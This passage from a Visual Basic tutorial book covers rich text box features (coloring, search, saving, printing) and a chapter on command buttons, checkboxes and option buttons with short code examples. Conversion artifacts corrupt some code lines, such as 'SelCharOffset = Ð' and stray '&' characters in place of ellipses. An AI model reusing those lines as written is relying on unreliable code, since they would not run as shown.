    RichTextBox1.SelStart = RichTextBox1.Find("blue")
    RichTextBox1.Span ("blue")
    RichTextBox1.SelColor = RGB(0, 0, 255)
End Sub
```

This program produces the display you see in Figure 6.13. (Although it only appears in black and white in this book, the word red is red, and so on!)

Figure 6.13 Coloring text in a rich text box.

Moving The Insertion Point In RTF Boxes

Using the **UpTo()** method, you can move the insertion point around in a rich text box. This method moves the insertion point up to (but not including) a character or set of characters. Moving the insertion point yourself can be a powerful technique in a rich text box for example, you can move the insertion point to a section of text the user is searching for. Here s how the **UpTo()** method works:

```
RichTextBox.UpTo(characterset, forward, negate)
```

The *characterset* parameter is a string that specifies the set of characters to look for. The *forward* parameter determines which direction the insertion point moves. The *negate* parameter specifies whether the characters in *characterset* define the set of target characters or are excluded from the set of target characters.

This is made easier to understand with an example, so let s put together an example now. Here, we ll display the text Click the button to move the insertion point here: * , and when the user clicks a button, we ll move the insertion point right up to the asterisk (*).

We begin by displaying that text in a rich text box when the form loads:

```
Private Sub Form_Load()
    RichTextBox1.Text = "Click the button to move the insertion point _
        here: *"
End Sub
```

Next, when the user clicks a button, we can move the insertion point up to the asterisk in the text this way (note, of course, that you can search for multi-character text as well as single characters):

```
Private Sub Command1_Click()
    RichTextBox1.UpTo ("*")
...
End Sub
```

That s not quite good enough, though. Because we ve clicked the command button, the button now has the focus, which means the blinking insertion point in the rich text box isn t visible at all. To make sure the insertion point in the rich text box reappears, we give the focus back to the rich text box. This program appears in Figure 6.14. Now we re handling the insertion point.

Figure 6.14 Moving the insertion point in a rich text box.

```
Private Sub Command1_Click()
    RichTextBox1.UpTo ("*")
    RichTextBox1.SetFocus
```

```
End Sub
```

Adding Superscripts And Subscripts In Rich Text Boxes

Uh oh the users of your new word-processing program, *SuperDuperTextPro*, are demanding more text-formatting power. Your program has become so popular that the staff physicists are starting to use it, but they want to use superscripts and subscripts in text. Can you add that?

Yes, with the rich text box **SelCharOffset** property. You use this property to make a selection a superscript or subscript if you set this value to a positive value, you get a superscript, and if you set it to a negative value, you get a subscript. (All measurements use the measurement units of the underlying form, such as twips.)

Let s see an example. Here we can display a simple quadratic equation using this text

```
X12 + 2X1 + 1 = 0
```

where we ll make the 1s subscripts and the first 2 a superscript. We start by displaying that text in a rich text box:

```
Private Sub Form_Load()
    RichTextBox1.Text = "X12 + 2X1 + 1 = 0"
End Sub
```

Next, we select the characters we want and set the **SelCharOffset** property to positive or negative twip values to create superscripts and subscripts:

```
Private Sub Command1_Click()
    RichTextBox1.UpTo ("1")
    RichTextBox1.Span ("1")
    RichTextBox1.SelCharOffset = Ð

    RichTextBox1.UpTo ("2")
    RichTextBox1.Span ("2")
    RichTextBox1.SelCharOffset = 40

    RichTextBox1.UpTo ("1")
    RichTextBox1.Span ("1")
    RichTextBox1.SelCharOffset = Ð
End Sub
```

That s it the result of this code appears in Figure 6.15. Now even the physicists will be happy.

Figure 6.15 Using superscripts and subscripts in a rich text box.

Setting The Mouse Pointer In Text Boxes And Rich Text Boxes

You can set the mouse pointer when it travels over a text box or rich text box. Just set the **Mousepointer** property to one of the values in Table 6.1.

Table 6.1 Mouse pointer options.

Constant	Value	Description
rtfDefault	0	(Default) Shape determined by the object
rtfArrow	1	Arrow
rtfCross	2	Cross (cross-hair pointer)
rtfIbeam	3	I beam
rtfIcon	4	Icon (small square within a square)
rtfSize	5	Size (four-pointed arrow pointing north, south, east, and west)
rtfSizeNESW	6	Size NE SW (double arrow pointing northeast and southwest)
rtfSizeNS	7	Size N S (double arrow pointing north and south)
rtfSizeNWSE	8	Size NW, SE
rtfSizeEW	9	Size E W (double arrow pointing east and west)
rtfUpArrow	10	Up arrow
rtfHourglass	11	Hourglass (wait)
rtfNoDrop	12	No drop
rtfArrowHourglass	13	Arrow and hourglass
rtfArrowQuestion	14	Arrow and question mark
rtfSizeAll	15	Size all
rtfCustom	99	Custom icon specified by the **MouseIcon** property

Searching For (And Replacing) Text In RTF Boxes

The users of your popular new word processor, *SuperDuperTextPro*, are still not satisfied. They find it inconvenient to search through 300-page documents for a particular word. Can you add search capability to your program? Better yet, they ask, how about search and replace?

Any word processor of any value will let the user search for text, and rich text boxes do that with the **Find()** method. For example, if we placed this text in a rich text box:

```
Private Sub Form_Load()
```

```
    RichTextBox1.Text = "Here is some text."
End Sub
```

Next, we could search for the word some this way with **Find()**:

```
Private Sub Command1_Click()
    RichTextBox1.Find ("some")
...
End Sub
```

After you find an item, it becomes the new selection. So, if we wanted to replace the word some with, say, the , we could do that this way:

```
Private Sub Command1_Click()
    RichTextBox1.Find ("some")
    RichTextBox1.SelRTF = "the"
End Sub
```

In this way, we search for the word some in the text and replace it with the , as shown in Figure 6.16.

Figure 6.16 Searching for and replacing text.

Saving RTF Files From Rich Text Boxes

You ve gotten feedback from a user of your word processor, *SuperDuperTextPro*, and it seems she s written a 600-page novel with the program and now finds there s no way to save it to disk. Can you help? She will keep her computer on until she hears from you.

You use the **SaveFile()** method to save the text in a rich text box to disk, and doing that is really easy you just use **SaveFile()** this way:

```
RichTextBox.SaveFile(pathname, [filetype])
```

You can save text as plain or RTF text; the settings for *filetype* are as follows:

" **rtfRTF** 0(the default); the RichTextBox control saves its contents as an RTF file.

" **rtfText** 1; the RichTextBox control saves its contents as a text file.

Here s an example where we display some text in a rich text box:

```
Private Sub Form_Load()
    RichTextBox1.Text = "This is the text in the file."
End Sub
```

Next, we save that text to a file this way:

```
Private Sub Command1_Click()
    RichTextBox1.SaveFile ("c:\data.txt")
End Sub
```

And that s all it takes. Now we ve written RTF to a file.

TIP: Many word processors, like Microsoft Word, support RTF files, so you can now write text formatted files that such word processors can read in and use.

Reading RTF Files Into A Rich Text Box

You can write files to disk from a rich text box with **SaveFile()**; how can you read files back in? You use **LoadFile()**.

Like **SaveFile()**, **LoadFile()** is very easy to use:

```
RichTextBox.LoadFile pathname, [filetype]
```

And you can load in plain text or RTF text files; the settings for *filetype* are as follows:

" **rtfRTF** 0(The default); the RichTextBox control saves its contents as an RTF file.

" **rtfText** 1; the RichTextBox control saves its contents as a text file.

Here s an example where we load in the file we wrote in the last topic on saving files, data.txt:

```
Private Sub Command1_Click()
    RichTextBox1.LoadFile "c:\data.txt"
End Sub
```

That s all there is to it it s that easy to load in files.

Printing From A Rich Text Box

You can print from a rich text box using the **SelPrint()** method and the Visual Basic Printer object. The only thing to remember here is that you should first initialize the printer by printing a string of zero length or similar operation.

Here s how we print the last two words in the text Printing this text& ; first, we display that text in the rich text box:

```
Private Sub Form_Load()
    RichTextBox1.Text = "Printing this text..."
End Sub
```

Next, we select the last two words:

```
Private Sub Command1_Click()
    RichTextBox1.Find ("this text&")
    RichTextBox1.SelLength = Len("this text&")
...
```

Finally, we print them. Note that we have to pass the handle of the device context with which we want to print to **SelPrint()**, and here, that s the Printer object s device context, **Printer.hDC**:

```
Private Sub Command1_Click()
    RichTextBox1.Find ("this text...")
    RichTextBox1.SelLength = Len("this text...")
    Printer.NewPage
    RichTextBox1.SelPrint (Printer.hDC)
End Sub
```

Chapter 7
Command Buttons, Checkboxes, And Option Buttons

If you need an immediate solution to:

Setting A Button s Caption

Setting A Button s Background Color

Setting Button Text Color

Setting Button Fonts

Reacting To Button Clicks

Creating Button Control Arrays

Resetting The Focus After A Button Click

Giving Buttons Access Characters

Setting Button Tab Order

Disabling Buttons

Showing And Hiding Buttons

Adding Tool Tips To Buttons

Resizing And Moving Buttons From Code

Adding A Picture To A Button

Adding A Down Picture To A Button

Adding Buttons At Runtime

Passing Buttons To Procedures

Handling Button Releases

Making A Command Button Into A Cancel Button

Getting A Checkbox s State

Setting A Checkbox s State

Grouping Option Buttons Together

Getting An Option Button s State

Setting An Option Button s State

Using Graphical Checkboxes And Radio Buttons

Using Checkboxes And Option Buttons Together

In Depth

In this chapter, we re going to take a look at what are arguably the most popular controls in Visual Basic: buttons. These include command buttons, checkboxes, and option buttons.

Command buttons the plain buttons that you simply click and release are the most common type of buttons. These are the buttons you see everywhere in Visual Basic applications. They are usually just rounded, rectangular, gray buttons with a caption.

Checkboxes are also familiar controls. You click a checkbox to select it and click it again to deselect it. When you select a checkbox, a checkmark appears in it, indicating that the box is indeed selected.

Option buttons, also called radio buttons, are like checkboxes in that you select and deselect them. However, they are round, whereas checkboxes are square, and you usually use option buttons together in groups. In fact, that s the functional difference between checkboxes and option buttons: checkboxes can work independently, but option buttons are intended to work in groups. When you select one option button in a group, the others are automatically deselected. For example, you might use checkboxes to select trimmings on a sandwich (of which there can be more than one), whereas you might use option buttons to let the user select one of a set of exclusive options, like the current day of the week.

You use tools in the toolbox to add command buttons, checkboxes, and option buttons to a form. In the toolbox in Figure 7.1, the Command Button tool is third down on the right, the Checkbox tool is fourth down on the left, and the Option Button tool is fourth down on the right.

Figure 7.1 The Command Button tool, the Checkbox tool, and the Option Button tool.

How This Chapter Works

Because the three different types of buttons have many similar characteristics, it makes sense to cover them in the same chapter. In fact, the three types of buttons have so many properties and methods in common that when covering such topics, we ll refer to command buttons, checkboxes, and option buttons collectively as *buttons*.

For example, all three controls have a **Caption** property, so when we cover how to set captions in those controls, we ll refer to them collectively as buttons. The title of that topic, then, is Setting A Button s Caption. If we re covering something that refers to one type of button exclusively, I ll indicate that in the title of the topic, for example, Grouping Option Buttons Together. In this way, we ll be able to address both what all the buttons have in common and what makes them useful independently.

That s all the introduction we need we ll turn to the Immediate Solutions now.

Immediate Solutions

Setting A Button s Caption

You use a button s **Caption** property to set its caption. This property is available at both design time and runtime.

After you add a button to a form, you set its caption by placing the appropriate text in the **Caption** property in the Properties window. You can also change the button s caption at runtime, of course. As an example, we ll use our tic-tac-toe program from Chapter 1:

```
Private Sub Form_Load()
    xNow = True
End Sub

Private Sub Command_Click(Index As Integer)
    If xNow Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If

    xNow = Not xNow

End Sub
```

TIP: It s useful to be able to change the captions of buttons. For example, if a command button s caption reads Connect To Internet, then when you re connected you could change the button s caption to Disconnect From Internet, and disconnect from the Internet when the button is clicked.

Setting A Button s Background Color

You ve got your program running at last, but now the Aesthetic Design Department is on the phone. The emergency window in your program is colored red why not the Panic button in the middle of that window also?

So, how do you do that? You can use the button s **BackColor** property, as shown in Figure 7.2. Note that you also have to set the button s **Style** property to **Graphical** (which has a numeric value of 1). We ll see more about graphical buttons later in this chapter. Here, we re setting the background color of a button at design time, and two sets of colors are available: a set of standard Visual Basic control colors (like Button Face, Button Shadow, and so on), and a palette of colors.

Figure 7.2 Setting a button s background color.

You can also set the button s **BackColor** property at runtime, setting it to a value using the **RGB()** function, which takes three parameters (0 to 255) for the red, green, and blue color values you want to set. Here, we change the color of a graphical button to red:

```
Command1.BackColor = RGB(255, 0, 0)
```

Setting Button Text Color

You ve got your graphic design program working at last. But wouldn t it be a nice touch if you could set the captions in the color-selection buttons to match the colors the buttons correspond to? For example, the button with the red text lets the user select red as the drawing color, the button with the green text lets the user select green, and so on. You can set the color of a button s caption using the button s **ForeColor** property.

Interestingly, only checkboxes and option buttons have a **ForeColor** property; command buttons do not.

You set a button s **ForeColor** property at design time, as in Figure 7.3, or at runtime like this:

```
Private Sub Check1_Click()
    Check1.ForeColor = RGB(255, 0, 0)
End Sub
```

Figure 7.3 Setting a button s **ForeColor** property at design time.

Setting Button Fonts

You ve written an adventure-type game for your grandfather, but he s emailed to let you know he can t read the tiny text in the buttons. He likes to run his screen in super high-resolution mode. Can you fix that?

Yes you can. All you have to do is to make the font size in the buttons captions larger. To do that, you use the button s **Font** property. Selecting the Font item in the Properties window opens the Font dialog box shown in Figure 7.4. As you can see in that figure, captions can go up to 24 point, which should be big enough for grandfather.

Notice that there are number of options in the Font dialog box in Figure 7.4, which means that you can t set a single property at runtime to set a button s font. Instead, you can use the following properties:

- **FontBold**
- **FontItalic**
- **FontName**

" **FontSize**

" **FontStrikethru**

" **FontUnderline**

Figure 7.4 Selecting a font for a button.

You also have direct access to the button s Font object, so you can set those properties by referring to them as, for example, **Option1.Font.Bold**, **Option1.Font.Italic**, and so on.

Reacting To Button Clicks

For completeness, we ll include this one here: You respond to button clicks with the button s **Click** event. To add a **Click** event handler, just double-click the button at design time, which adds a subroutine like this one:

```
Private Sub Command1_Click()

End Sub
```

Place the code you want to execute when the button is clicked in this subroutine:

```
Private Sub Command1_Click()
    MsgBox "You clicked the command button!"
End Sub
```

All three buttons have a **Click** event they wouldn t be much use otherwise and option buttons also have a double-click event, **DblClick**. If you double-click a checkbox, you select and then deselect it (or deselect and then select it), so you re back to where you started. If you double-click an option button, however, you select it, no matter what its original state, and cause a **DblClick** event.

Creating Button Control Arrays

You ve decided that your new game program really does need 144 buttons in the main form, arranged in a grid of 12×12. But what a pain it is to write 144 sub-routines to handle the click event for each of them! Isn t there a better way?

There is. You use a control array and one event handler function (the control array index of the button that was clicked is passed to the event handler, so you can tell which button you need to respond to). To create a control array, just give two controls of the same type the same name (in the **Name** property); when you do, Visual Basic will ask if you want to create a control array, as in Figure 7.5.

Figure 7.5 Creating a control array.

When you create an event handler subroutine for a button in the control array, Visual Basic will automatically pass the index of the control in the control array to that subroutine:

```
Private Sub GamePiece_Click(Index As Integer)

End Sub
```

You can then refer to the control that caused the event as a member of an array, using the index passed to the subroutine:

```
Private Sub GamePiece_Click(Index As Integer)
    GamePiece(Index).Caption = "You clicked me!"
End Sub
```

TIP: When you add controls to a control array, the first one has Index 0, the next has Index 1, and so on. You can change the index of each control with its **Index** property, rearranging the controls in the control array as you like.

You can also create a control array with just one control just set that control s **Index** property to 0. Later, you can add more controls to the array at runtime if you like, using the **Load** statement (see Adding Buttons At Runtime later in this chapter).

Resetting The Focus After A Button Click

When you click a button, the input focus is transferred to the button and in some cases, you don t want that to happen. For example, say you ve got a word-processor program based on a rich text box control, and you have a button labeled Search in the program. When the user clicks the button, then we can search for target text in the rich text box using that box s **UpTo()** method but the focus remains on the button the user clicked. When the user starts typing again, nothing appears in the rich text box control because the focus is still on the button. How do you transfer the focus back to the rich text box?

You do that with the control s **SetFocus()** method, which is something you frequently do in real programs after button clicks. Here s how it might look in code:

```
Private Sub Command1_Click()
    RichTextBox1.UpTo (gstrStringToFind)
```

```
    RichTextBox1.SetFocus
End Sub
```

Now, when the user clicks the button and starts typing again, the focus will be back on the rich text box, as it should be. Note that you can set the control that has the focus when a form first appears by setting the control s **Default** property to True (only one control on a form may have that property set to True).

TIP: Buttons also have two events **GotFocus** and **LostFocus** that can tell you when your button has gotten or lost the focus.

Giving Buttons Access Characters

The Testing Department is on the phone again. Everyone loves your new program, *SuperDuperTextPro*, but as usual there are one or two little things. And, as usual, one of those things is *keyboard access*. Ideally, they say, the user should be able to use programs entirely from the keyboard, without the mouse at all. Well, you say, the button s tab order was set correctly (see the next topic). But, they say, what about giving your buttons access characters?

You know you can give menu items access characters those underlined characters in a menu item that the user can reach with the Alt key. Can you add them to buttons?

Yes, you can, and in the same way as you do with menu items. Just place an ampersand (&) in front of the character in the button s caption that you want to make into the access character for that button (and make sure that the access character is unique among all the access characters available at one time). As an example, we ve given the buttons in Figure 7.6 access characters note the ampersand in the **Caption** property in the Properties window.

Figure 7.6 Setting access characters.

Setting Button Tab Order

To make your buttons more accessible from the keyboard especially if you ve got a lot of them you can use the **TabStop**, **TabIndex**, and **Default** properties. Here s what those properties do:

" **TabStop** indicates if this button can accept the focus when the user tabs to it.

" **TabIndex** is the index of the current button in the tab order (starts at 0).

" **Default** is True for one control on a form only; that control will have the focus when the form first appears (by default, so to speak, the default control is the control with **TabIndex** 0).

When the user presses the Tab key, the focus moves from button to button, ascending through the tab order.

You can arrange the tab order for your buttons with the **TabIndex** property. For example, in Figure 7.7 the first button, at upper left, has the focus (you can tell because its border is thickened). Pressing the Tab key will move the focus to the next button, and the next, then to the next row, and so on.

Figure 7.7 Using tab-enabled buttons.

TIP: Another use of tab order is in text-entry forms. If, for example, you have 10 text boxes in a row that need to be filled out, the user can enter text in the first one, press the Tab key to move to the next one, enter text there, press Tab again to move to the next text box, and so on. Thoughtfully setting the tab order in such a case can make text-oriented forms much easier on your users.

Disabling Buttons

Another problem from the Testing Department concerning your program, *SuperDuperTextPro*. It seems the users are sometimes pressing your Connect To The Internet button twice by mistake, confusing the program and causing crashes. Can you stop that from happening?

Yes, you can you can disable the button by setting its **Enabled** property to False when it s inappropriate to use that button. For example, we ve disabled all the buttons in Figure 7.8. When a button is disabled, it is inaccessible to the user (and it can t accept the focus).

Figure 7.8 Disabling buttons in a form.

You can also disable buttons at runtime, of course, like this:

```
Private Sub Command1_Click()
    Command1.Enabled = False
End Sub
```

TIP: If you set a button s **Style** property to **Graphical** (**Style** = ***1***), you can set the button s **DisabledPicture** property to a picture, such as from an image file. And when the button is disabled, that image will appear in the button. That can be very useful to reinforce the fact that the button is disabled you might have a big X appear, for example.

Showing And Hiding Buttons

In the last topic, we saw that we can disable buttons using the **Enabled** property. However, it s an inefficient use of space (and frustrating to the user)

to display a lot of disabled buttons. If you have to disable a lot of buttons, you should hide them.

To make a button disappear, just set its **Visible** property to False. To make it reappear, set the **Visible** property to True. You can set this property at either design time or runtime. Here s how to make a button disappear when you click it (and probably startle the user!):

```
Private Sub Command1_Click()
    Command1.Visible = False
End Sub
```

TIP: If your program shows and hides buttons, you can rearrange the visible buttons to hide any gaps using the buttons **Move** method (the **Move** method is discussed in Resizing And Moving Buttons From Code later in this chapter).

Adding Tool Tips To Buttons

Your new word processor, *SuperDuperTextPro*, is a winner, but the User Interface Testing Department has a request can you add *tool tips* to the buttons in your program? What s a tool tip, you ask? They say that it s one of those small yellow boxes with explanatory text that appears when you let the mouse cursor rest above an object on the screen. Of course I can add *those*, you say but can you really?

Yes you can, using the **ToolTipText** property for the buttons. You just place the text you want to appear in the tool tip into the **ToolTipText** property to create a tool tip for the button, and you re all set. For example, we ve added a tool tip to the command button in Figure 7.9.

Figure 7.9 A button s tool tip.

You can also set tool tip text at runtime, using the **ToolTipText** property this way in code:

```
Private Sub Command1_Click()
    Command1.ToolTipText = "You already clicked me!"
End Sub
```

If your buttons change functions as your program runs, changing the buttons tool tip text can be very helpful to your program s users.

Resizing And Moving Buttons From Code

Your new April Fool s program has an Exit button, but it moves around and resizes itself, making it a moving target for the user to try to hit. Your coworkers think it s hilarious and they love it. Your boss hates it and asks to see you in his cubicle to discuss time management immediately.

How do you move buttons and resize them in code? You use the **Top**, **Left**, **Height**, and **Width** properties, or the **Move** method. Here s what those properties hold:

" **Left** holds the horizontal coordinate of the upper left of the button.

" **Top** holds the vertical coordinate of the upper left of the button.

" **Height** holds the button s height.

" **Width** holds the button s width.

(When setting these properties, remember that the default measurement units in Visual Basic are twips, and that the default coordinate system s origin is at upper left in a form.)

And here s how you use the **Move** method:

```
Button.Move left, [ top, [ width, [ height ]]]
```

Let s see an example; here, we move a command button 500 twips to the right when the user clicks it:

```
Private Sub Command1_Click()
    Const iIncrement = 500
    Command1.Move Command1.Left + iIncrement
End Sub
```

Adding A Picture To A Button

Your boss (who s been angling for a promotion) wants the company logo to appear in all the buttons in your program. Before you start looking for a new job, take a look at the Visual Basic **Picture** property.

Using the **Picture** property, you can load an image into a button just click the button with the ellipsis (&) in the **Picture** property s entry in the Properties window and indicate an image file in the Load Picture dialog box that opens. That s not all, however you also have to set the button s **Style** property to **Graphical** (which has a numeric value of 1). We ve loaded an image into a command button in Figure 7.10.

Figure 7.10 Adding a picture to a button.

When you set checkboxes and option buttons to graphical style, they actually look just like graphical command buttons. The only difference is that when you click a graphical checkbox or option button, as

shown in Figure 7.11, they stay clicked until you click them again (and option buttons still function in groups, of course).

Figure 7.11 A graphical checkbox.

You can also set the **Picture** property at runtime but don t try setting it directly to the name of a file. You can only load Visual Basic Picture objects into the **Picture** property; such objects are returned by the **LoadPicture()** function like this:

```
Private Sub Command1_Click()
    Command1.Picture = LoadPicture("c:\vbbb\picturebuttons\image.bmp")
End Sub
```

Adding A Down Picture To A Button

Besides adding a simple image to a button, you can add an image that is displayed when the button is down. This is more useful with checkboxes and option buttons which stay down when clicked than it is with command buttons.

Using the **DownPicture** property, you can load an image into a button just click the button with the ellipsis (&) in the **DownPicture** property s entry in the Properties window, and indicate an image file in the Load Picture dialog box that opens.

You also have to set the button s **Style** property to **Graphical** (which has a numeric value of 1). For example, we ve loaded a down image into a command button in Figure 7.12.

Figure 7.12 Adding a down picture to a graphical checkbox.

You can also set the **DownPicture** property at runtime using the **LoadPicture()** function:

```
Private Sub Check1_Click()
    Check1.DownPicture = LoadPicture("c:\vbbb\picturebuttons\image2.bmp")
End Sub
```

TIP: You can also add an image to be displayed in a graphical button when it s disabled by using the **DisabledPicture** property.

Adding Buttons At Runtime

Your new program lets the user add options to customize things, and you want to display a new button for each option. Is there a way to add buttons to a Visual Basic program at runtime?

Yes, there is. You can use the **Load** statement to load new buttons if they re part of a control array. To see

how this works, add a new button to a form, giving it the name, say, Command . To make it the first member of a control array, set its **Index** property to 0. Now when the user clicks this button, we can add a new button of the same type to the form with **Load**. Here, we load **Command(1)**, because **Command(0)** is already on the form:

```
Private Sub Command_Click(Index As Integer)
    Load Command(1)
&
End Sub
```

The new button is a copy of the original one which includes the original button s position so we move the new button so it doesn t cover the original one:

```
Private Sub Command_Click(Index As Integer)
    Load Command(1)
    Command(1).Move 0, 0
&
End Sub
```

Finally, we make the new button visible by setting its **Visible** property to True:

```
Private Sub Command_Click(Index As Integer)
    Load Command(1)
    Command(1).Move 0, 0
    Command(1).Visible = True
End Sub
```

And that s it we ve added a new button to the program at runtime.

TIP: You can also remove buttons at runtime by unloading them with **Unload**.

Passing Buttons To Procedures

You ve got 200 buttons in your new program, and each one has to be initialized with a long series of code statements. Is there some easy way to organize this process? There is. You can pass the buttons to a procedure and place the initialization code in that procedure.

Here s an example. We can set a button s caption by passing it to a subroutine named **SetCaption()** like this:

```
Private Sub Command1_Click()
    SetCaption Command1
End Sub
```

In the **SetCaption()** procedure, you just declare the button as a parameter; we ll name that parameter **Button** and make it of type **Control**:

```
Private Sub SetCaption(Button As Control)

End Sub
```

Now we can refer to the passed button as we would any parameter passed to a procedure, like this:

```
Private Sub SetCaption(Button As Control)
    Button.Caption = "You clicked me!"
End Sub
```

The result appears in Figure 7.13 when you click the command button, the **SetCaption()** subroutine changes its caption, as shown.

Figure 7.13 Passing a button to a procedure to change its caption.

Handling Button Releases

You can tell when a button s been pushed using its **Click** event, but can you tell when it s been released? Yes, using the **MouseUp** event. In fact, buttons support the **MouseDown**, **MouseMove**, **MouseUp**, **KeyDown**, **KeyPress**, and **KeyUp** events.

To determine when a button s been released, you can just use its **MouseUp** event this way:

```
Private Sub Command1_MouseUp(Button As Integer, Shift As Integer,_
    X As Single, Y As Single)
    MsgBox "You released the button."
End Sub
```

This can be useful if you want the user to complete some action that has two parts; for example, you can use **MouseDown** to begin changing (for example, incrementing or decrementing) a setting of some kind in realtime, giving the user interactive visual feedback, and you can use **MouseUp** to freeze the setting when the user releases the button.

Making A Command Button Into A Cancel Button

When you re designing dialog boxes, you usually include an OK button and a Cancel button. In fact, you can skip the OK button if you have other ways of letting the user select options (for example, a Finish button or a Yes button), but a Cancel button is just about required in dialog boxes. You should always have a Cancel button to let the user close the dialog box in case he has opened it by mistake or changed his mind.

Command buttons do have a **Cancel** property, and Microsoft recommends that you set it to True if you are making a command button into a Cancel button. Only one button can be a Cancel button in a form.

However, there doesn t seem to be much utility in making a command button into a Cancel button. There s nothing special about that button, really it won t automatically close a dialog box, for example except for one thing: when the user hits the Esc key, the Cancel button is automatically clicked. Using the Esc key is one way users have of closing dialog boxes, but it s not a very compelling reason to have a separate **Cancel** property for buttons.

Tellingly, the Cancel button in the predefined dialog box that comes with Visual Basic (you can add it when you select Project|Add Form) does not have its **Cancel** property set to True.

Getting A Checkbox s State

You ve added all the checkboxes you need to your new program, *WinBigSuperCasino*, and you ve connected those checkboxes to **Click** event handlers. But now there s a problem when the users set the current amount of money they want to bet, you need to check if they ve exceeded the limit

they ve set for themselves. But they set their limit by clicking another checkbox. How can you determine which one they ve checked?

You can see if a checkbox is checked by examining its **Value** property (Visual Basic does have a **Checked** property, but that s only for menu items, a fact that has confused more than one programmer). Here are the possible **Value** settings for checkboxes:

" *0* Unchecked

" *1* Checked

" *2* Grayed

Here s an example; in this case, we will change a command button s caption if a checkbox, **Check1**, is checked, but not otherwise:

```
Private Sub Command1_Click()
    If Check1.Value = 1 Then
        Command1.Caption = "The check mark is checked"
    End If
End Sub
```

Setting A Checkbox s State

Your new program, *SuperSandwichesToGoRightNow*, is just about ready, but there s one hitch. You use checkboxes to indicate what items are in a sandwich (cheese, lettuce, tomato, and more) to let users custom-build their sandwiches, but you also have a number of specialty sandwiches with preset ingredients. When the user selects one of those already-built sandwiches, how do you set the ingredients checkboxes to show what s in them?

You can set a checkbox s state by setting its **Value** property to one of the following:

" *0* Unchecked

" *1* Checked

" *2* Grayed

Here s an example; In this case, we check a checkbox, **Check1**, from code:

```
Private Sub Command1_Click()
    Check1.Value = 1
End Sub
```

Here s another example that uses the Visual Basic **Choose()** function to toggle a checkbox s state each time the user clicks the command button **Command1**:

```
Private Sub Command1_Click()
    Check1.Value = Choose(Check1.Value + 1, 1, 0)
End Sub
```

Grouping Option Buttons Together

When you add option buttons to a form, they are automatically coordinated so that only one option button can be selected at a time. If the user selects a new option button, all the other options buttons are automatically deselected. But there are times when that s not convenient. For example, you may have two sets of options buttons: days of the week and day of the month. You want the user to be able to select one option button in each list. How do you group option buttons together into different groups on the same form?

You can use the frame control to group option buttons together (and, in fact, you can also use Picture Box controls). Just draw a frame for each group of option buttons you want on a form and add the option buttons to the frames (in the usual way just select the Option Button tool and draw the option buttons in the frames). Each frame of option buttons will act as its own group, and the user can select one option button in either group, as shown in Figure 7.14.

Figure 7.14 Grouping option buttons together using frames.

For organizational purposes, and if appropriate, you might consider making the option buttons in each group into a control array, which can make handling multiple controls easier.

Getting An Option Button s State

You can check if an option button is selected or not with the **Value** property. Unlike checkboxes, which have three settings for the **Value** property (corresponding to checked, not checked, and grayed), option buttons **Value** property only has two settings: True if the button is selected, and False if not.

Here s an example showing how to see whether or not an option button is selected. In this case, we display a message in a message box that indicates if an option button, **Option1**, is selected:

```
Private Sub Command1_Click()
    If Option1.Value Then
        MsgBox "The option button is selected."
    Else
        MsgBox "The option button is not selected."
    End If
End Sub
```

And that s all there is to it.

Setting An Option Button s State

Besides examining an option button s state, you can also set it using the **Value** property. The **Value** property can take two values: True or False.

Here s an example. In this case, we just set an option button, **Option1**, to its selected state by setting its **Value** property to True:

```
Private Sub Command1_Click()
    Option1.Value = True
End Sub
```

And that s all it takes.

Using Graphical Checkboxes And Radio Buttons

The Aesthetic Design Department is on the phone again. Your new program is fine, but it lacks a certain pizzazz. You say, *Pizzazz?* They say, how about using something better than option buttons? Something more *graphical*.

As it happens, Visual Basic can help out here, because it does support graphical that is, image-oriented buttons. You add an image to a button by connecting an image (as from an image file) to its **Picture** property. When you re working with checkboxes and option buttons, you should also set the button s **DownPicture** property to specify what image it should display when selected (in other words, when the button is down).

Graphical checkboxes and option buttons look like image-bearing command buttons, not standard checkboxes and option buttons. The only way you tell them apart from command buttons when the program runs is that checkboxes and option buttons, when clicked, stay clicked (and, of course, option buttons still function in groups).

To see how this works, we set the **Picture** and **DownPicture** properties of a set of option buttons to image files (using the Picture and DownPicture entries in the Properties window). We also must set the **Style** property of the option buttons to 1 to make them graphical buttons, and then run the program. As you can see in Figure 7.15, the option buttons now display images: one when the button is selected and another (as in the top button in Figure 7.15) when the button is selected.

Figure 7.15 Using graphical option buttons.

You can also add images to buttons in code using the Visual Basic **LoadPicture()** function. For example, here s how we load in a new down picture for **Option1** when the user clicks it:

```
Private Sub Option1_Click(Index As Integer)
```

```
    Option1.DownPicture = LoadPicture("c:\vbbb\picturebuttons\image.bmp")
End Sub
```

Using Checkboxes And Option Buttons Together

Your new assignment: to create a program for the SuperDuper Excelsior Tours travel agency. It wants to present users with a list of four tour packages they can choose from and to list the destination cities in each tour. But SuperDuper also wants to let users customize their tours to some extent, so they should be able to add or remove cities from a tour package.

Sounds like a job for Visual Basic. In fact, it sounds like a job for both option buttons and checkboxes, because this is just how they are intended to work together: the option buttons let you select one (and only one) option from a list, and the checkboxes display which item or items (that is, one or more than one) correspond to that option. And because checkboxes are interactive controls, users can use them to set the items they want.

To actually write the program the travel agency wants, we add two frames to a form, as shown in Figure 7.16, giving the first frame the caption Tour and the second frame the caption Cities . In addition, add the option buttons and checkboxes you see in Figure 7.16.

Figure 7.16 The tour packages program.

When the user clicks Package 1, corresponding to the first tour package, we can indicate what cities are in this tour by setting the appropriate checkboxes:

```
Private Sub Option1_Click()
    Check1.Value = 1
    Check2.Value = 0
    Check3.Value = 1
    Check4.Value = 0
End Sub
```

And that s how the program works; we can do the same for the other option buttons now:

```
Private Sub Option2_Click()
    Check1.Value = 0
    Check2.Value = 1
    Check3.Value = 0
    Check4.Value = 1
End Sub

Private Sub Option3_Click()
    Check1.Value = 1
```

```
    Check2.Value = 1
    Check3.Value = 0
    Check4.Value = 0
End Sub

Private Sub Option4_Click()
    Check1.Value = 1
    Check2.Value = 1
    Check3.Value = 1
    Check4.Value = 1
End Sub
```

And that s it now run the program as shown in Figure 7.16. When you click one option button, the corresponding tour s cities are displayed in the checkboxes; when you click another option button, that tour s cities are displayed.

This program, then, offers a good example of how the unique capabilities of option buttons and checkboxes may be integrated into the same program. The complete code for the form in Figure 7.16, tourpackages.frm, is located in the tourpackages folder on this book s accompaning CD-ROM.

Chapter 8
List Boxes And Combo Boxes

If you need an immediate solution to:

Adding Items To A List Box

Referring To Items In A List Box By Index

Responding To List Box Events

Removing Items From A List Box

Sorting A List Box

Determining How Many Items Are In A List Box

Determining If A List Box Item Is Selected

Using Multiselect List Boxes

